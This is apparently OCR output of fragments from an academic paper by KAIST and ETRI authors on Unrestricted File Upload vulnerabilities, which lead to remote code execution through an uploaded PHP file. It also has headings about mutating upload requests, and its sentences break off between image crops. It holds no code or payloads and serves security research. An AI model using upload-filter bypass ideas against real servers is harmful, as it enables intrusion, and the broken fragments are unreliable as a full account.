
†School of Computing, KAIST
‡The Affiliated Institute of ETRI

***Abstract*—An Unrestricted File Upload (UFU) vulnerability is a critical security threat that enables an adversary to upload her choice of a forged file to a target web server. This bug evolves into an Unrestricted Executable File Upload (UEFU) vulnerability when the adversary is able to conduct remote code**


an uploaded PHP file that allows unrestricted access to internal server resources.

Unrestricted File Upload (UFU) [18] is a vulnerability that exploits bugs in content-filtering checks in a server-side


Our Approach




Our Approach - Mutate Upload Request



